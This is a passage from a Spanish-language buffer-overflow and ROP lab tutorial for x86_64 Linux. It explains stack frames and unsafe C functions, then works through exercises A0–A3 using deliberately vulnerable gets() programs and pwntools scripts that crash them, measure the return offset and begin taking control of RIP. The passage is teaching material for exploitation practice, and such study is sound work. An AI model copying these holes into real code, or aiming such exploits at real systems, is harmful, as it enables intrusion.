La convención System V AMD64 (la de Linux) establece que los argumentos viajan en **RDI**, **RSI**, **RDX**, **RCX**, **R8** y **R9** en ese orden, y el valor de retorno regresa en **RAX**; si una función recibe más de seis argumentos, el resto va al stack. Esta regla es la razón técnica por la que la Parte 2 entera gira alrededor del gadget `pop rdi; ret`: para invocar `system()` con la cadena `"/bin/sh"` primero hay que conseguir que RDI contenga un puntero a esa cadena, y no hay instrucción `"mov rdi, cadena"` buscable de forma fiable; en cambio, un `pop rdi` seguido de `ret` es abundantemente común en todo binario.

Observa además que un registro de 64 bits se descompone en versiones más pequeñas con nombres cortos: **EAX** son los 32 bajos, **AX** los 16, **AL** los 8 bajos. Verás los tres en GEF; todos son el mismo cajón visto con lupas distintas.

3.3 El stack frame: prólogo, trabajo y epílogo

La pila no es una bolsa desordenada: cada función que arranca se construye un **frame**, una franja de stack con sus variables locales y con los datos que necesita para devolver el control a quien la llamó. El contrato tiene dos cláusulas. Al entrar, el **prólogo** guarda el RBP del llamador y ancla el propio: `push rbp; mov rbp, rsp`. Al salir, el **epílogo** revierte todo: `leave; ret`. Entre medias, `sub rsp, N` reserva el espacio de las locales bajando `rsp`.




Figura 2. Anatomía del stack frame de víctima(): prólogo, locales, RBP guardado y dirección de retorno, con el epílogo que los consume.

La instrucción que importa memorizar es **ret**: su efecto exacto es `pop rip; jmp rip`, es decir, toma los 8 bytes apuntados por `rsp`, cárgalos en `rip` y suma 8 a `rsp`. Ni filtra ni valida: confía ciegamente en lo que hay en el tope de la pila. Toda la explotación de stack en 64 bits es, en el fondo, una sola idea: **hacer que esos 8 bytes sean tuyos**. Cuando en A3 los 8 bytes sean `0x4343434343434343`, RIP valdrá exactamente eso.

Verifícalo en vivo con GEF sobre el binario de A2: `info frame` describe el frame actual con sus límites, y `x/40gx $rsp` vuelca cuarenta cuádruples del stack: verás tu buffer, luego el RBP guardado y luego la dirección de retorno, fila a fila, con las direcciones a la izquierda. Esa foto es el mapa físico del diagrama 2, y en A2 la usarás para medir el offset con precisión de byte.

3.4 La sobrescritura del retorno, byte a byte

Ya tienes las dos piezas: la pila crece hacia abajo y `ret` confía en el tope. Combínalas: si una función copia datos **sin límite** hacia un buffer local, los datos que no quepan siguen avanzando hacia direcciones más altas y golpean, en orden determinista, primero el RBP guardado y después la dirección de retorno. El gráfico siguiente muestra el mismo frame antes y después de enviar 100 letras 'A' al buffer de 64 bytes de A1:



Figura 3. Antes y después del overflow: los 36 bytes de exceso aplastan RBP guardado (8) y dirección de retorno (8), y ret salta a 0x4141414141414141.

La aritmética del lab queda así: buffer de 64 bytes + 8 del RBP guardado = **72 bytes de relleno** hasta el slot del retorno en nuestra compilación; del byte 73 al 80 se escribe la nueva dirección de retorno, 8 bytes porque cada dirección x86_64 mide 64 bits. Ese número 72 no es una constante universal: depende del compilador, del tamaño del buffer y del padding. Por eso A2 lo MIDE con un patrón cíclico en lugar de asumirlo, y por eso los exploits de la serie lo recalculan dinámicamente en vez de hardcodearlo.

ADVERTENCIA — EN x86_64 EL OFFSET SE LEE DESDE \$rsp

En x86 de 32 bits, tras un crash el valor del patrón cíclico suele estar EN EIP, y `cyclic_find(core.fault_addr)` lo encuentra directo. En x86_64 NO: el epílogo ya ejecutó `ret`, que consumió la dirección de retorno del tope; cuando el CPU salta a la dirección basura y estalla, `rsp` apunta al slot SIGUIENTE. Por eso la receta correcta es `cyclic_find(core.read(core.rsp, 4))`: leer 4 bytes desde `rsp` y buscarlos en el patrón. GEF lo hace con `pattern search` al analizar el crash.

3.5 Funciones peligrosas y sus sustitutas

El buffer overflow necesita un vector: una función que copie datos sin respetar el tamaño del destino. Son funciones famosas, presentes en miles de CVEs históricos, y todas comparten el mismo defecto de diseño: la función no sabe (o no pregunta) cuánto mide el destino. La tabla resume las cinco que verás en CTFs y binarios reales, por qué cada una es peligrosa y cuál sería su alternativa segura.

Función	Por qué es peligrosa	Alternativa segura
<code>gets(buf)</code>	NO tiene límite de ningún tipo: copia toda la línea (hasta <code>\n</code>) sea cual sea el tamaño de <code>buf</code> . Retirada de C11 y de las cabeceras modernas; es la protagonista del lab.	<code>fgets(buf, sizeof buf, stdin)</code>

Función	Por qué es peligrosa	Alternativa segura
<code>strcpy(dst, src)</code>	Copia hasta el <code>\0</code> de <code>src</code> sin mirar el tamaño de <code>dst</code> ; si <code>src</code> es más largo, sobrescribe.	<code>strncpy</code> / <code>strncpy</code> con tamaño explícito
<code>strcat(dst, src)</code>	Añade al FINAL de <code>dst</code> sin comprobar espacio restante: el overflow llega por acumulación, incluso con entradas cortas repetidas.	<code>strncat</code> / <code>strlcat</code>
<code>scanf("%s", buf)</code>	<code>%s</code> sin ancho de campo lee tokens de longitud arbitraria hacia un buffer fijo (con <code>%s</code> el límite es el número 63).	<code>scanf("%63s", buf)</code>
<code>read(fd, buf, N)</code>	El límite <code>N</code> lo decide el PROGRAMADOR, no el buffer: con <code>N</code> mayor que el tamaño real de <code>buf</code> , el overflow es perfecto y silencioso.	<code>N == sizeof buf</code> y controles acotados

Tabla 7. Cinco funciones peligrosas, su mecanismo de daño y su cura.

Fíjate en el patrón: ninguna de estas funciones es "mala" por un bug de implementación; son inseguras por **diseño**, porque delegan el límite a un programador que debe recordarlo. Por eso el compilador y el enlazador protestan con `"the gets function is dangerous"` al compilar este lab, y por eso las contramedidas modernas (canary, NX, ASLR, PIE) existen: asumen que los humanos seguiremos usando `gets()` y se protegen del resultado.

3.6 Autoevaluación: cinco preguntas antes de explotar

Responde en voz alta o por escrito antes de mirar las soluciones. Si fallas alguna, vuelve a la sección indicada: son dos minutos que valen por horas de depuración ciega en la Parte A.

1. ¿Por qué `gets()` es peligrosa incluso cuando planeas escribir entradas cortas? (3.5)
2. ¿Qué hace exactamente `push rbp` en el prólogo y qué two bytes-número del layout explican los 8 bytes de RBP guardado del offset? (3.3)
3. Tras un crash con patrón cíclico en x86_64, ¿desde dónde se lee el offset y por qué NO desde RIP? (3.4)
4. ¿Qué bandera desactiva NX y en cuál de los ejercicios A0–A4 se usa, y por qué no en los demás? (2.4, 3.1)
5. Si dentro de GDB ves el buffer en `0x7ffd_a0b0`, ¿por qué esa dirección no sirve para explotar el proceso real, y qué dos recursos del lab lo resuelven? (2.5)

RESPUESTAS

1. Porque el límite no depende de lo que TÚ escribas sino de la función: `gets()` copia hasta encontrar `\n` sin conocer nunca el tamaño del destino. Una entrada corta no dispara el overflow, pero la vulnerabilidad está presente: el único dato real de seguridad es el tamaño del buffer, y `gets()` lo ignora por diseño.
2. `push rbp` apila el RBP del llamador (8 bytes en x86_64) antes de anclar el marco propio; `mov rbp, rsp` fija la base. Por eso, entre el final del buffer y el slot del retorno siempre median esos 8 bytes del RBP guardado: $64 + 8 = 72$ en nuestra compilación.
3. Desde `$rsp`. El `ret` ya consumió el slot del retorno (`pop rip`), así que al estallar, `rsp` apunta al slot SIGUIENTE del patrón; se leen 4 bytes ahí y `cyclic_find()` / `pattern search` devuelven el offset exacto. Leer `fault_addr` como en 32 bits daría un offset desplazado 8 bytes.

4. `-z execstack`, y `SOLO` en `A4` (`ret2shellcode`): es la única técnica que necesita ejecutar código colocado en el stack. `A0–A3` dejan `NX` activo porque sus objetivos (crash, medición, control de `RIP`) no requieren ejecutar memoria de pila.
5. Porque `GDB` lanza el proceso con `ASLR` desactivada y con un entorno de variables distinto: las direcciones del stack cambian entre `GDB` y la ejecución real. El lab lo resuelve con dos recursos: el leak que `a4_shellcode` imprime (el exploit lee la dirección del propio proceso) y el `NOP sled`, que tolera desviaciones si el entorno cambia.

Si las cinco respuestas te salieron con soltura, tienes el modelo mental completo: memoria, contrato de registros, frame y aritmética del retorno. Estás formalmente listo para la Parte A: cinco ejercicios que convierten esta teoría en músculo, uno por vez, con exploit completo y verificado.

Parte A. Buffer overflow resuelto: ejercicios A0–A4

Cinco ejercicios, una progresión continua: sanidad del entorno (`A0`), primer crash (`A1`), medición del offset (`A2`), control de `RIP` (`A3`) y shell real con `ret2shellcode` (`A4`). Cada ejercicio sigue SIEMPRE el mismo formato de diez apartados: (a) objetivo, (b) conceptos nuevos, (c) código C completo, (d) compilación exacta, (e) recon con `pwn checksec`, (f) plan de ataque razonado, (g) pasos numerados, (h) exploit `pwntools` completo comentado, (i) salida esperada y (j) lo que acabas de aprender. Las salidas de los apartados (e) e (i) son texto real capturado durante la verificación en `x86_64`: las direcciones de stack serán distintas en tu máquina, y eso es normal y esperado; todo lo demás debería coincidir línea a línea.

A0 — Sanidad: tu primer binario vulnerable

(a) Objetivo

Compilar y ejecutar el primer binario vulnerable del laboratorio, y dejar constancia de su estado de protecciones con `pwn checksec`. `A0` no explota nada todavía: su misión es validar que tu cadena `gcc + terminal + pwntools` funciona de punta a punta, de modo que cuando `A1` estalle sepas con certeza que la culpa es del overflow y no del entorno. Piénsalo como la prueba de fuego de un piloto antes del despegue: rutinario, decisivo.

(b) Conceptos nuevos

- `gcc` y las banderas inseguras de la Tabla 4 aplicadas por primera vez a un binario real.
- `pwn checksec`: inventario automático de `RELRO`, `canary`, `NX` y `PIE` del binario que acabas de compilar.
- El prototipo manual de `gets()`: `gcc` moderno ya no la declara (`C11` la retiró) y `glibc` solo la exporta en modo compatibilidad.
- El patrón de tubería de `pwntools`: `process()` lanza el binario y conecta tu script a su `stdin/stdout`.

(c) Código C completo

A0_SANIDAD.C

```
/* A0 - Sanidad: compilar y ejecutar el primer binario vulnerable del lab.
 * Serie: Laboratorio de Practicas ROP - Parte 1 (x86_64, Kali Linux)
 * Compilacion: gcc -g -O0 -fno-stack-protector -no-pie -o a0_sanidad a0_sanidad.c
 * USO RESPONSABLE: ejecutalo solo en tu propia VM Kali aislada. */
```

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

/* PITFALL: gcc moderno ya no declara gets() (retirada de C11); el
 * prototipo a mano evita el error "implicit declaration". glibc aun
 * exporta el simbolo, asi que el enlace funciona normalmente. */
extern char *gets(char *s);

int main(void)
{
    char nombre[64]; /* 64 bytes: nuestro campo de pruebas */

    printf("[A0] Tu primer binario vulnerable esta vivo.\n");
    printf("[A0] direccion de nombre[]: %p\n", (void *)nombre);
    printf("[A0] Escribe tu nombre y pulsa ENTER: ");
    fflush(stdout); /* PITFALL: con entrada por pipe, sin esto el
 * mensaje no sale ANTES de que gets() se bloquee */
    if (gets(nombre) == NULL) { /* VULNERABLE: sin limite */
        fprintf(stderr, "[A0] EOF recibido: sin datos.\n");
        return 1;
    }
    printf("[A0] Hola, %s\n", nombre);
    printf("[A0] tu nombre mide %lu bytes y no ha pasado nada... aun.\n",
        strlen(nombre));
    return 0;
}
```

(d) Compilación exacta

```
$ gcc -g -O0 -fno-stack-protector -no-pie -o a0_sanidad a0_sanidad.c
# warning del enlazador esperado:
# warning: the `gets' function is dangerous and should not be used.
```

(e) Recon con pwn checksec

```
$ pwn checksec ./a0_sanidad
[*] './a0_sanidad'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
Stripped: No
Debuginfo: Yes
```

Lectura del recon: **No canary** confirma que puedes aplastar el retorno sin que el canario te aborte el proceso; **No PIE (0x400000)** fija el código en su lugar clásico; **NX enabled** significa que el stack NO es ejecutable todavía (en A4 lo desactivaremos solo para ese binario); **Debuginfo: Yes** es el regalo de -g, que hará legible GDB en A2. Con -z execstack la línea NX cambiará; en A0–A3 así es como debe quedar.

(f) Plan de ataque razonado

El "ataque" de A0 es una conversación: enviar una entrada corta y legal (< 64 bytes) y comprobar que el binario responde. Si responde, el entorno está sano y gets() queda calibrada como amenaza latente; si no responde, mejor descubrirlo aquí que en A3 con tres capas de exploit encima. El script compila además por su cuenta, así que este ejercicio documenta de paso el flujo completo que repetirás en A1–A4: compilar, leer el recon, conversar, concluir.

(g) Pasos numerados con comandos

1. Entra a la carpeta de fuentes: `cd ~/rop-lab/src.`
2. Compila con la plantilla exacta del apartado (d). Confirma que SOLO aparece el warning de gets().
3. Inventario de protecciones: `pwn checksec ./a0_sanidad.`
4. Prueba manual con entrada corta: `./a0_sanidad` y escribe "hola-lab".
5. Automatiza la prueba: `python3 a0_sanidad.py.`

(h) Exploit pwntools completo, comentado**A0_SANIDAD.PY**

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""A0 - Sanidad: comprobar que el primer binario del lab compila y responde.
US0: python3 a0_sanidad.py"""
from pwn import *

context.arch = 'amd64' # x86_64: endianness, bits y sintaxis
context.log_level = 'info'

BIN = './a0_sanidad'

# Compilar EXACTAMENTE con la plantilla del lab:
# -g info de depuracion | -O0 sin optimizar (layout predecible)
# -fno-stack-protector sin canario | -no-pie ancla el binario en 0x400000
compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
'-o', BIN, 'a0_sanidad.c']
log.info('Compilando: %s', ' '.join(compile_cmd))
process(compile_cmd).wait() # subprocess + comprobacion de exit code

# checksec: inventario de protecciones del binario recién compilado
elf = ELF(BIN, checksec=True) # imprime NX/PIE/canary/RELRO por ti

# Ejecutar y conversar: stdin/stdout por pipe, como hara el exploit
io = process(BIN)
io.recvuntil(b'Escribe tu nombre y pulsa ENTER:') # sincronizar con prompt
io.sendline(b'hola-lab') # entrada LEGAL (< 64)
resultado = io.recvline() # leer la respuesta
io.close()

if b'hola-lab' in resultado:
log.success('A0 SUPERADO: el binario compila, corre y responde.')
log.info('Siguiete parada: A1, donde el mismo patron si estalla.')
else:
log.failure('A0: respuesta inesperada. Revisa la compilacion.')
```

(i) Salida esperada**SALIDA ESPERADA — A0 (VERIFICADA EN x86_64)**

```
[+] A0 SUPERADO: el binario compila, corre y responde.
[*] Siguiete parada: A1, donde el mismo patron si estalla.
```

(j) Qué acabas de aprender

- Compilar con plantilla insegura reproducible y leer un checksec sin miedo: sabes qué significa cada línea.

- El flujo pwntools `compile` → `process` → `recv/send` que repetirás en todos los ejercicios de la serie.
- Por qué el prototipo manual de `extern char *gets(char*)` existe en todos los `.c` del lab (pitfall documentado).

A1 — Primer crash: 100 letras 'A' y SIGSEGV

(a) Objetivo

Provocar el primer fallo de segmentación de tu carrera: alimentar `buffer[64]` con 100 letras 'A' y observar el SIGSEGV. El objetivo no es aún controlar nada; es ver con tus ojos que el buffer de 64 bytes no es una sugerencia sino una frontera física, y que cruzarla tiene consecuencias deterministas. De 100 bytes escritos, 36 caen fuera del buffer y aplastan el RBP guardado y la dirección de retorno, tal como dibujó la Figura 3.

(b) Conceptos nuevos

- SIGSEGV: la señal con la que el kernel informa de un acceso a memoria inválida; en este caso, un salto a `0x4141414141414141`.
- El orden de destrucción del frame: locales → RBP guardado → dirección de retorno (la pila crece hacia abajo).
- `io.poll()`: pwntools interpreta el código de salida del proceso como señal negativa, y `signal.SIGSEGV` la decodifica por ti.
- La sincronización `recvuntil()`: esperar el banner del binario antes de enviar datos, para que el exploit no corra más rápido que la víctima.

(c) Código C completo

A1_CRASH.C

```
/* A1 - Primer crash: gets() sobre char[64] y 100 letras 'A' -> SIGSEGV.
 * Serie: Laboratorio de Practicas ROP - Parte 1 (x86_64, Kali Linux)
 * Compilacion: gcc -g -O0 -fno-stack-protector -no-pie -o al_crash al_crash.c
 * USO RESPONSABLE: binario de practica para tu VM Kali aislada. */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

extern char *gets(char *s); /* prototipo manual (gcc moderno no la declara) */

void victima(void)
{
    char buffer[64]; /* 64 bytes legales; lo que pase de ahi es overflow */

    printf("[A1] victima() en ejecucion; buffer en %p\n", (void *)buffer);
    fflush(stdout); /* orden determinista con entrada por pipe */
    /* VULNERABLE: 100 'A' pisian RBP guardado y direccion de retorno.
     * El ret del epilogo carga 0x4141414141414141 en RIP -> SIGSEGV. */
    if (gets(buffer) == NULL) {
        fprintf(stderr, "[A1] EOF recibido.\n");
        exit(1);
    }
    printf("[A1] escribiste: %s\n", buffer);
    return; /* <- el estallon ocurre al ejecutar este ret */
}
```

```
int main(void)
{
    setvbuf(stdout, NULL, _IONBF, 0); /* sin buffering: util para pipes */
    printf("[A1] PID=%d | alimentame con 100 letras 'A' y observa SIGSEGV\n",
    getpid());
    victima();
    printf("[A1] retorno LIMPIO: si lees esto, no hubo overflow.\n");
    return 0;
}
```

(d) Compilación exacta

```
$ gcc -g -O0 -fno-stack-protector -no-pie -o a1_crash a1_crash.c
```

(e) Recon con pwn checksec

```
$ pwn checksec ./a1_crash
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
```

Idéntico al de A0, como debe ser: el plan no requiere pila ejecutable ni nada especial, solo la ausencia de canary para que el desbordamiento llegue vivo hasta el retorno. A partir de ahora, el recon será tu paso obligatorio: con él eliges técnica antes de escribir una sola línea de exploit.

(f) Plan de ataque razonado

El plan es la Figura 3 convertida en bytes: 64 letras llenan el buffer, 8 más aplastan el RBP guardado y 8 más aplastan el retorno; sobran otras 20 que siguen apilando basura más allá, inofensiva para el objetivo de hoy pero útil para amplificar el ruido. ¿Por qué 'A' y no un valor elegante? Porque 0x41 repetido deja una huella inequívoca: el valor 0x4141414141414141 no puede confundirse con ninguna dirección legítima, así que el SIGSEGV queda automáticamente atribuido a tu overflow.

(g) Pasos numerados con comandos

1. Compila y verifica con checksec (apartados d y e).
2. Ejecuta manualmente y pega las A a mano: `./a1_crash`: el crash ya debería aparecer.
3. Confirma la señal desde el shell: `echo $?` reporta "segmentation fault".
4. Reproduce el mismo crash de forma automatizada y comprobada: `python3 a1_crash.py`.

(h) Exploit pwntools completo, comentado

```
A1_CRASH.PY

#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""A1 - Primer crash: 100 letras 'A' sobre char[64] -> SIGSEGV.
US0: python3 a1_crash.py"""
from pwn import *

context.arch = 'amd64'
context.log_level = 'info'

BIN = './a1_crash'

compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
```

```
'-o', BIN, 'a1_crash.c']
log.info('Compilando: %s', ' '.join(compile_cmd))
process(compile_cmd).wait()

elf = ELF(BIN, checksec=False) # simbolos dinamicos: nada hardcodedo

io = process(BIN)
io.recvuntil(b'alimentame con 100 letras') # sincronizar con el banner

# Payload: 100 'A' (0x41). buffer[64] aguanta 64; los 36 restantes pisan
# RBP guardado (8), direccion de retorno (8) y stack superior.
payload = b'A' * 100
log.info('Enviando payload de %d bytes (%d de overflow legal)',
len(payload), len(payload) - 64)
io.sendline(payload) # sendline agrega el \n que gets() espera

io.wait() # esperar a que el proceso muera
io.close()

# Si el sistema reporta SIGSEGV, el overflow llego al retorno.
if io.poll() == -signal.SIGSEGV:
log.success('A1 SUPERADO: SIGSEGV confirmado (exit code %d)', io.poll())
log.info('Interpretacion: ret consumo 0x4141414141414141 y la MMU aborto.')
else:
log.failure('A1: el proceso salio con %s; revisa las flags.', io.poll())
```

(i) Salida esperada

SALIDA ESPERADA — A1 (VERIFICADA EN x86_64)

```
[*] Enviando payload de 100 bytes (36 de overflow legal)
[*] Process './a1_crash' stopped with exit code -11 (SIGSEGV)
[+] A1 SUPERADO: SIGSEGV confirmado (exit code -11)
[*] Interpretacion: ret consumo 0x4141414141414141 y la MMU aborto.
```

(j) Qué acabas de aprender

- Convertir teoría en una observación reproducible: crash determinista, no mala suerte.
- Atribuir un SIGSEGV a una dirección concreta (0x4141414141414141) leyendo la evidencia correcta.
- La estructura básica de todo exploit pwntools: compilar, sincronizar, enviar, esperar y diagnosticar.

A2 — Radiografía con GDB+GEF: el offset exacto

(a) Objetivo

Medir con precisión de byte la distancia entre el inicio del buffer y el slot de la dirección de retorno. En A1 sabías que 100 bytes rompen; en A2 sabrás QUE 72 bytes bastan para llegar exactamente al retorno. Ese número es el insumo principal de A3 y A4, y la habilidad de medirlo (en vez de adivinarlo) es lo que separa un exploit reproducible de un exploit de suerte.

(b) Conceptos nuevos

- Patrón cíclico (De Bruijn): `cyclic()` genera una secuencia donde cada bloque de 4 bytes es único, así que cualquier fragmento encontrado en memoria revela su posición.

- El flujo de GEF: `pattern create 300` para generar el patrón, correr el binario, y `pattern search` para encontrar el fragmento tras el crash.
- Core dumps leídos por pwntools: `io.corefile` genera el core y `core.rsp`, `core.read()` y `cyclic_find()` te dejan examinarlo sin GDB.
- La regla de oro de x86_64: el offset se lee desde `$rsp`, no desde RIP, porque `ret` ya consumió el slot del retorno.

(c) Código C completo

A2_OFFSET.C

```
/* A2 - Radiografia con GDB+GEF: medir el offset exacto hasta RIP guardado.
 * Serie: Laboratorio de Practicas ROP - Parte 1 (x86_64, Kali Linux)
 * Compilacion: gcc -g -O0 -fno-stack-protector -no-pie -o a2_offset a2_offset.c
 * El binario es identico en estructura al de A1: aqui el objetivo es MEDIR,
 * no romper. ADVERTENCIA x86_64: el offset se lee desde $rsp, porque el ret
 * ya "consumio" la direccion de retorno del tope del stack antes de estallar.
 * USO RESPONSABLE: binario de practica para tu VM Kali aislada. */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

extern char *gets(char *s); /* prototipo manual (gcc moderno no la declara) */

void victima(void)
{
    char buffer[64];

    printf("[A2] victima(); buffer en %p; enviame un patron ciclico largo\n",
        (void *)buffer);
    fflush(stdout);
    if (gets(buffer) == NULL) {
        fprintf(stderr, "[A2] EOF recibido.\n");
        exit(1);
    }
    return; /* ret consume la direccion de retorno adulterada */
}

int main(void)
{
    setvbuf(stdout, NULL, _IONBF, 0);
    printf("[A2] PID=%d listo para el patron ciclico\n", getpid());
    victima();
    return 0;
}
```

(d) Compilación exacta

```
$ gcc -g -O0 -fno-stack-protector -no-pie -o a2_offset a2_offset.c
```

(e) Recon con pwn checksec

Mismo perfil que A0/A1: No canary, No PIE (0x400000), NX enabled. El ejercicio es de medición, así que las protecciones no cambian el plan; lo que importa es que la ausencia de canary garantiza que el patrón cíclico llegue intacto hasta el slot del retorno y puedas leerlo tras el crash.

(f) Plan de ataque razonado

Dos caminos para el mismo número, y conviene dominar ambos. El **camino GDB**: generar el patrón con GEF, correr, leer el fragmento que GEF señala desde `$rsp` y obtener el offset. El **camino pwntools**: enviar `cyclic(300)` por tubería, dejar que el proceso muera, generar el core y hacer `cyclic_find()` sobre los 4 bytes apuntados por `core.rsp`. Ambos se apoyan en la misma física: el `ret` consume el slot 64–71 del patrón (el RBP guardado ocupa 56–63) y estalla saltando a la dirección que había ahí; el slot en el tope del stack al morir es el 72–75, que es exactamente el offset buscado. El script entrega el camino pwntools automatizado; el paso (g) te lleva por el camino GDB para que veas el crash con tus propios ojos.

(g) Pasos numerados con comandos

1. Compila (apartado d) y abre el depurador: `gdb ./a2_offset`.
2. Dentro de gdb: `pattern create 300` para crear el patrón.
3. Ejecuta: `run`; cuando pida entrada, pega el patrón (GEF ofrece ejecutar con `pattern search` tras el crash).
4. Analiza el crash: `pattern search` identifica el fragmento y el offset desde `$rsp`.
5. Confirma el layout: `info frame` y `x/40gx $rsp` muestran el frame y el stack en vivo.
6. Cierra gdb (`quit`) y replica la medición automatizada: `python3 a2_offset.py`.

ADVERTENCIA — EL OFFSET ES DE TU COMPILACIÓN, NO DEL UNIVERSO

Nuestra verificación midió **72** (64 del buffer + 8 del RBP guardado), y con gcc 14 a `-O0` ese es el valor estable para `buffer[64]`. Si cambias el tamaño del buffer, la versión de gcc, o añades variables locales, el offset cambia. Jamás copies el 72 en un exploit propio: mide siempre. Por eso los scripts de la serie recalculan el offset con `cyclic() + corefile` en cada ejecución.

(h) Exploit pwntools completo, comentado

A2_OFFSET.PY

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""A2 - Radiografía: medir el offset exacto hasta la dirección de retorno.
Metodo 1: cyclic() + corefile (automatico, requiere gdb en tu VM Kali).
Metodo 2: GEF - pattern create / pattern search (seccion A2 del PDF).
RECORDATORIO x86_64: el offset se lee desde $rsp, NO desde RIP.
USO: python3 a2_offset.py"""
from pwn import *
import os

context.arch = 'amd64'
context.log_level = 'info'

BIN = './a2_offset'

compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
               '-o', BIN, 'a2_offset.c']
log.info('Compilando: %s', ' '.join(compile_cmd))
process(compile_cmd).wait()

io = process(BIN)
io.recvuntil(b'listo para el patron ciclico')
```

```
# Patron ciclico de De Bruijn: cada 4 bytes del payload son una firma
# unica; cyclic_find() recupera la distancia exacta desde el buffer.
payload = cyclic(300)
io.sendline(payload)
io.wait() # el proceso muere con SIGSEGV

offset = None
core = None
try:
    # Metodo 1: pwntools pide un core dump al sistema y lo parsea.
    core = io.corefile
    # En x86_64 el ret YA consumio la direccion de retorno del tope:
    # el valor del patron esta en $rsp (advertencia del enunciado).
    valor = core.read(core.rsp, 4)
    offset = cyclic_find(valor)
    log.info('RIP del crash: %#x | $rsp: %#x | valor en $rsp: %r',
            core.rip, core.rsp, valor)
except Exception as e:
    # Metodo 2 fallback: buscar un core 'core' generado por el kernel.
    log.warn('io.corefile fallo (%s); buscando core del kernel...', e)
    if os.path.exists('core'):
        from pwnlib.corefile import Corefile
        core = Corefile('core')
        valor = core.read(core.rsp, 4)
        offset = cyclic_find(valor)

io.close()

if offset is not None and offset > 0:
    log.success('A2 SUPERADO: offset hasta la direccion de retorno = %d bytes',
        offset)
    log.info('Estructura: %d bytes de buffer/marco + 8 de RBP guardado.',
        offset - 8)
    log.info('A3 y A4 lo recalculan dinamicamente: nunca se hardcodea.')
else:
    log.failure('A2: sin core. Usa GEF: pattern create 300, corre y '
        'pattern search con el valor de $rsp.')
```

(i) Salida esperada

SALIDA ESPERADA — A2 (VERIFICADA EN x86_64)

```
[*] RIP del crash: 0x4011f8 | $rsp: 0x7fff8ac2d318 | valor en $rsp: b'saaa'
[+] A2 SUPERADO: offset hasta la direccion de retorno = 72 bytes
[*] Estructura: 64 bytes de buffer/marco + 8 de RBP guardado.
```

Observaciones finas sobre esta salida real. Primero: RIP vale 0x4011f8, la instrucción ret dentro del binario, porque 0x6161617461616173 (la dirección a la que saltó) no es canónica; el fault en sí señala los bytes del patrón. Segundo: el fragmento b'saaa' aparece 8 bytes más adelante en el patrón que el inicio del slot del retorno, confirmando la regla de lectura desde \$rsp. En 32 bits este detalle no existiría; en 64 es la diferencia entre un exploit que funciona y uno que falla por 8 bytes.

(j) Qué acabas de aprender

- Medir offsets con patrones cíclicos en dos herramientas (GEF y pwntools) y cruzar los resultados.
- Leer core dumps programáticamente: rsp, rip y memoria del proceso muerto al alcance de tu script.
- La diferencia x86 vs x86_64 en la lectura del offset: desde \$rsp, con el ret ya ejecutado.

A3 — Control de RIP: 0x4343434343434343

(a) Objetivo

Tomar el control del flujo del programa: enviar `b'B'*72 + b'C'*8` y lograr que el crash ocurra saltando a `0x4343434343434343`, el valor que tú elegiste. Este es el momento fundacional de toda la explotación de stack: hasta hoy los bytes hacían daño al azar; a partir de hoy, los bytes hacen lo que TÚ decides. La Parte 2 entera es la formalización de esta idea con gadgets y cadenas ROP.

(b) Conceptos nuevos

- El payload canónico: relleno hasta el slot (`b'B'*offset`) más 8 bytes de dirección falsa (`b'C'*8`).
- Little-endian: `p64()` escribe `0x4343434343434343` como 8 bytes `0x43` seguidos; cuando el valor no sea de letras repetidas, el orden importa y `p64()` te salva.
- Direcciones canónicas y no canónicas en `x86_64`: los bits 63–48 deben copiar el bit 47; `0x4343...` no lo hace, y por eso el kernel lo reporta como fault de salto.

(c) Código C completo

A3_RIP.C

```
/* A3 - Control de RIP: payload 'B'*offset + 'C'*8 -> RIP = 0x4343434343434343.
 * Serie: Laboratorio de Practicas ROP - Parte 1 (x86_64, Kali Linux)
 * Compilacion: gcc -g -O0 -fno-stack-protector -no-pie -o a3_rip a3_rip.c
 * Con el offset de A2, los 8 bytes posteriores al relleno son la nueva
 * direccion de retorno. Si el crash aterriza en 0x4343...4343, tomaste el
 * control del flujo: la habilidad exacta que ROP explota en la Parte 2.
 * USO RESPONSABLE: binario de practica para tu VM Kali aislada. */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

extern char *gets(char *s); /* prototipo manual (gcc moderno no la declara) */

void victima(void)
{
    char buffer[64];

    printf("[A3] victima(); buffer en %p\n", (void *)buffer);
    fflush(stdout);
    if (gets(buffer) == NULL) {
